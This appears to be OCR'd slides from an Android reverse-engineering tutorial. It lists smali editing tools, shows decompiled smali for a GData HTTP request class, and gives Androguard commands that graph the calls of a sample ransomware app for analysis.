
- https://github.com/JesusFreke/smalidea

- Walkthrough - https://crosp.net/blog/software-development/mobile/android/android-reverse-engineering-debugging-smali-using-smalidea/



Introducing APKStudio

- Open-source, cross platform Qt based IDE for reverse-engineering Android application packages.
- It features a friendly IDE-like layout including code editor with syntax highlighting support for *.smali code files.
- https://github.com/vaibhavpandeyvpz/apkstudio



Introducing sublime-smali

- A syntax highlighter for the Dalvik bytecode language, Smali

- https://github.com/ShaneWilton/sublime-smali

GDataRequest.smali

UNREGISTERED

GDataRequest.smali

```
.method protected constructor <init>(Lapi/wireless/gdata/client/http/GDataRequest$RequestType;Ljava/net/URL;Lapi/wireless/gdata/util/Cor
    .registers 15
    .parameter "type"
    .parameter "requestUrl"
    .parameter "contentType"
    .parameter "authToken"
    .parameter
    .parameter
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "(",
            "Lapi/wireless/gdata/client/http/GDataRequest$RequestType;",
            "Ljava/net/URL;",
            "Lapi/wireless/gdata/util/ContentType;",
            "Lapi/wireless/gdata/client/TokenFactory$UserToken;",
            "Ljava/util/Map",
            "<",
            "Ljava/lang/String;",
            "Ljava/lang/String;",
            ">;",
            "Ljava/util/Map",
            "<",
            "Ljava/lang/String;",
            "Ljava/lang/String;",
            ">;)V"
        }
    .end annotation

    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/io/IOException;
        }
    .end annotation

    .prologue
    .local p5, headerMap:Ljava/util/Map;,"Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;"
    .local p6, privateHeaderMap:Ljava/util/Map;,"Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;"
    const/4 v3, -0x1

    const/4 v4, 0x1

    const-string v7, "DELETE"

    const-string v6, "Content-Type"

    const-string v5, "POST"

    .line 440
```


Line 39, Column 1 Spaces: 4 Smali

GDataRequest.smali

UNREGISTERED

GDataRequest.smali

```
.class public Lapi/wireless/gdata/client/http/GDataRequest;
.super Ljava/lang/Object;
.source "GDataRequest.java"

# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lapi/wireless/gdata/client/http/GDataRequest$GDataRequestFactory;,
        Lapi/wireless/gdata/client/http/GDataRequest$RequestType;
    }
.end annotation

# static fields
.field private static synthetic $SWITCH_TABLE$api$wireless$gdata$client$http$GDataRequest$RequestType:[I

# instance fields
.field private METHOD_OVERRIDE_PROPERTY:Ljava/lang/String;
.field protected connectTimeout:I
.field protected executed:Z
.field protected expectsInput:Z
.field protected hasOutput:Z
.field protected httpConn:Ljava/net/HttpURLConnection;
.field protected readTimeout:I
.field protected requestUrl:Ljava/net/URL;
.field protected type:Lapi/wireless/gdata/client/http/GDataRequest$RequestType;


# direct methods
.method static synthetic $SWITCH_TABLE$api$wireless$gdata$client$http$GDataRequest$RequestType()[I
    .registers 3

    .prologue
    .line 50
    sget-object v0, Lapi/wireless/gdata/client/http/GDataRequest;->$SWITCH_TABLE$api$wireless$gdata$client$http$GDataRequest$RequestType

    if-eqz v0, :cond_5

    :goto_4
    return-object v0

    :cond_5
    invoke-static {}, Lapi/wireless/gdata/client/http/GDataRequest$RequestType;->values()[Lapi/wireless/gdata/client/http/GDataRequest$R

    move-result-object v0

    array-length v0, v0

    new-array v0, v0, [I
```

Line 39, Column 1

Spaces: 4

Smali

Reversing Android Applications Generating Control Flow Graph

- Use AndroGuard
  - https://github.com/androguard/androguard

- Eg: androguard cg malware_lockerapp.apk --classname “^Lorg/simplelocker/Main"

- Eg2: androguard cg malware_lockerapp.apk --classname "^Lorg/simplelocker/Main" --methodname “onCreate" --no-isolated

- The generated cg file can be opened using Gephi https://gephi.org/